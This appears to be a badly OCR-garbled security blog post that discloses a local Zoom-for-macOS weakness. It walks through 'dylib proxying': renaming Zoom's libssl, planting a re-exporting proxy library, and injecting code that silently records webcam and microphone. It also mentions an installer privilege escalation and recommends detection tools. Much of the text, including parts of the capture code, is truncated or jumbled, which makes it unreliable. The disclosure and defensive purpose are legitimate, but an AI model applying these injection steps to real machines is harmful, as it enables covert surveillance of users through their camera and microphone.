Executable=/Applications/zoom.us.app/Contents/MacOS/zoom.us
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN...>
<plist version="1.0">
```

```
    <key>com.apple.security.automation.apple-events</key>
    <true/>
    <key>com.apple.security.device.audio-input</key>
    <true/>
    <key>com.apple.security.device.camera</key>
    <true/>
    <key>com.apple.security.cs.disable-library-validation</key>
    <true/>
    <key>com.apple.security.cs.disable-executable-page-protection</key>
    <true/>
  </dict>
  </plist>
```

The `com.apple.securi` ntitlements are required as Zoom needs (user-approve

However the `com.apple.` short it tells macOS, "*hey, yah I still (kinda?) want the* e" …in other words, library injections are a go!

Apple **documents** this ent



Property Lis

# Disabl nt

A Boolean v lug-ins or frameworks

## Details

Key

com.apple.security.cs.disable-library-validation

Type

Boolean

## Discussion

Typically, the Hardened Runtime's library validation prevents an app from loading frameworks, plug-ins, or libraries unless they're either signed by Apple or signed with the same team ID as the app. The macOS dynamic linker (`dyld`) provides a detailed error message when this happens. Use the `Disable Library Validation Entitlement` to circumvent this restriction.

So, thanks to this entitlement we can (in theory) circumvent the "Hardened Runtime" and inject a malicious library into Zoom (for example to access the mic and camera without an access alert).

There are variety of ways to coerce a remote process to load a dynamic library at load time, or at runtime. Here we'll focus on a method I call "dylib proxying", as it's both stealthy and persistent (malware authors, take note!).

In short, we replace a legitimate library that the target (i.e. Zoom) depends on, then, proxy all requests made by Zoom back to the original library, to ensure legitimate functionality is maintained. Both the app, and the user remains none the wiser!

```
📝 Another benefit of the "dylib proxying" is that it does not compromise the code signing
certificate of the binary (however, it may affect the signature of the application bundle).

A benefit of this, is that Apple's runtime signature checks (e.g. for mic & camera access) do not
seem to detect the malicious library, and thus still afford the process continued access to the mic &
camera.
```

This is a method I've often (ab)used before in a handful of exploits, for example to (previously) bypass SIP:

Beyond Root
subverting 's OS installer
once the system is booted of an infected image,
all 'OS-level' protections are irrelevant
unless entitled
runtime 'injectio
OS Installer
IA
that
named) dylib
brary to
IASU

**Note:** To safeguard against disabling System Integrity Protection by modifying security configuration from another OS, the startup disk can no longer be set programmatically, such as by invoking the bless(8) command.

As the image illustrates one cally loaded ('injected') by the macOS dynamic linker (

Here, we'll similarly proxy a into Zoom's trusted process address space any

To determine what libraries acOS dynamic loader, we can use the otool with the

```
$ otool -L /Appl
/Applications/zo
  @rpath/curl64.
  /System/Librar
  /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
  /usr/lib/libobjc.A.dylib
  /usr/lib/libc++.1.dylib
  /usr/lib/libSystem.B.dylib
  /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit
  /System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
  /System/Library/Frameworks/CoreServices.framework/Versions/A/CoreServices
```

📝 Due to macOS's System Integrity Protection (SIP), we cannot replace any system libraries.


As such, for an application to be 'vulnerable' to "dylib proxying" it must load a library from either its own application bundle, or another non-SIP'd location (and must not be compiled with the "hardened runtime" (well unless it has the com.apple.security.cs.disable-library-validation entitlement exception)).

Looking at the Zoom's library dependencies, we see: @rpath/curl64.framework/Versions/A/curl64. We can resolve the runpath (@rpath) again via otool, this time with the -l flag:

```
$ otool -l /Applications/zoom.us.app/Contents/MacOS/zoom.us
...

Load command 22
          cmd LC_RPATH
      cmdsize 48
         path @executable_path/../Frameworks (offset 12)
```

The @executable_path will be resolved at runtime to the binary's path, thus the dylib will be loaded out of: /Applications/zoom.us.app/Contents/MacOS/../Frameworks, or more specifically /Applications/zoom.us.app/Contents/Frameworks.

Taking a peak at Zoom's application bundle, we can confirm the presence of the curl64 (and many other frameworks and libraries) that will all be loaded whenever Zoom is launched:



📝 For details on ' well as more information on crea

For simplicity sake, we'll tar rk/bundle) as the library we'll proxy.

Step #1 is to rename the leg 1.0.0.dylib

Now, if we running Zoom, it g':

```
patrick$ /Applications/zoom.us.app/Contents/MacOS/zoom.us
dyld: Library not loaded: @rpath/libssl.1.0.0.dylib
Referenced from:
/Applications/zoom.us.app/Contents/Frameworks/curl64.framework/Versions/A/curl64
Reason: image not found
Abort trap: 6
```

This is actually good news, as it means if we place any library named `libssl.1.0.0.dylib` in Zoom's `Frameworks` directory `dyld` will (blindly) attempt to load it.

Step #2, let's create a simple library, with a custom constructor (that will be automatically invoked when the library is loaded):

```
__attribute__((constructor))
static void constructor(void)
{
    char path[PROC_PIDPATHINFO_MAXSIZE];
    proc_pidpath (getpid(), path, sizeof(path)-1);

    NSLog(@"zoom zoom: loaded in %d: %s", getpid(), path);

    return;
}
```

…and save it to `/Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib`.

Then we re-run Zoom:

```
patrick$ /Applications/zoom.us.app/Contents/MacOS/zoom.us
zoom zoom: loaded in 39803: /Applications/zoom.us.app/Contents/MacOS/zoom.us
```


Hooray! Our library is loaded by Zoom.

Unfortunately Zoom then exits right away. This is also not unexpected as our `libssl.1.0.0.dylib` is not an ssl library…that is to say, it doesn't export any required functionality (i.e. ssl capabilities!). So Zoom (gracefully) fails.

Not to worry, this is where the beauty of "dylib proxying" shines.

Step #3, via simple linker directives, we can tell Zoom, "*hey, while our library don't implement the required (ssl) functionality you're looking for, we know who does!*" and then point Zoom to the original (legitimate) ssl library (that we renamed `_libssl.1.0.0.dylib`).

Diagrammatically this looks like so:



To create the required linker proxy library target, under “Other Linker Flags


To complete the creation of xy dylib) so that it points to the (original, albeit renamed ose:

```
patrick$ install_name_tool -change @rpath/libssl.1.0.0.dylib
/Applications/zoom.us.app/Contents/Frameworks/_libssl.1.0.0.dylib
/Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib
```

We can now confirm (via `otool`) that our proxy library references the original ssl libary. Specifically, we note that our proxy dylib (`libssl.1.0.0.dylib`) contains a `LC_REEXPORT_DYLIB` that points to the original ssl library (`_libssl.1.0.0.dylib`):

```
patrick$ otool -l /Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib

...
Load command 11
          cmd LC_REEXPORT_DYLIB
      cmdsize 96
         name /Applications/zoom.us.app/Contents/Frameworks/_libssl.1.0.0.dylib
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 1.0.0
compatibility version 1.0.0
```

Re-running Zoom confirms that our proxy library (and the original ssl library) are both loaded, and that Zoom perfectly functions as expected! 🔥



```
Type   Time                        Process   Message
       10:14:28.613706-1000        zoom.us   zoom zoom: loaded in 40321: /Applications/zoom.us.app/Contents/MacOS/zoom.us
```

The appeal of injection a library into Zoom, revolves around its (user-granted) access to the mic and camera. Once our malicious library is loaded into Zoom’s process/address space, the library **will automatically inherit any/all of Zooms access rights/permissions**!

This means that if the user as given Zoom access to the mic and camera (a more than likely scenario), our injected library can equally access those devices.

> 📝 If Zoom has not been granted access to the mic or the camera, our library should be able to problematically detect this (to silently 'fail').
>
> …or we can go ahead and still attempt to access the devices, as the access prompt will originate “legitimately” from Zoom and thus likely to be approved by the unsuspecting user.

To test this “access inheritance” I added some code to the injected library to record a few seconds of video off the webcam:

```

AVCaptureDev                                                      ediaTypeVideo];

session = [[
output = [[A

AVCaptureDev                                                      :device


movieFileOut

[self.sessio
[self.sessio
[self.sessio

[self.sessio

[movieFileOu                                                      oom.mov"]


//stop recod
[NSTimer sch
         sel

...
```

Normally this code would tri . However, as we’re injected into Zoom (which was already given access by the user), no additional prompts will be displayed, and the injected code was able to arbitrarily record audio and video.

Interestingly, the test captured the real brains behind this research:

> 📝 Could malware (ab)use Zoom to capture audio and video at arbitrary times (i.e. to spy on users?). If Zoom is installed and has been granted access to the mic and camera, then yes!
>
> In fact the /usr/bin/open utility supports the -j flag, which “launches the app hidden”!

```
Voila!
```

## Conclusion

Today, we uncovered two (local) security issues affecting Zoom's macOS application. Given Zoom's privacy and security track record this should surprise absolutely zero people.

First, we illustrated how unprivileged attackers or malware may be able to exploit Zoom's installer to gain root privileges.

Following this, due to an 'exception' entitlement, we showed how to inject a malicious library into Zoom's trusted process context. This affords malware the ability to record all Zoom meetings, or, simply spawn Zoom in the background to access the mic and webcam at arbitrary times! 😱

The former is problematic as many enterprises (now) utilize Zoom for (likely) sensitive business meetings, whil e latter is problematic as it affords malware the opportu prompts.

**OSX.FruitFly** v2.0 anybod

Forbes


Jan

M
C re
T s Via
W

*Associate editor at Forbes, covering cybercrime, privacy, security and surveillance.*

So, what to do? Honestly, if you care about your security and/or privacy perhaps stop using Zoom. And if using Zoom is a must, I've written several **free** tools that may help detect these attacks. 😇

First, **OverSight** can alert you anytime anybody access the mic or webcam:




**Audio Device became active**
**MacBook Pro Microphone**
**process: zoom.us (34770)**

**Video Device became active**
**FaceTime HD Camera**
**process: zoom.us (34770)**

Thus even if an attacker or malware is (ab)using Zoom "invisibly" in the background, OverSight will generate an alert.

Another (free) tool is **KnockKnock** that can generically detect proxy libraries:



KnockKnock

KnockKnock
version: 2.1.1

Start Scan

Extensions and Widgets
plugins that extend/customize the OS

Kernel Extensions 1
installed kexts, likely kernel loaded

Launch Items 20
daemons and agents loaded by launchd

Library Insert
libs inserted by DYLD

Library Proxie
dylibs that proxy oth

Login Items
items started when th

Login/Logout H

libssl.1.0.0.dylib
/Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib

…it’s almost as if offensive

❤ ols?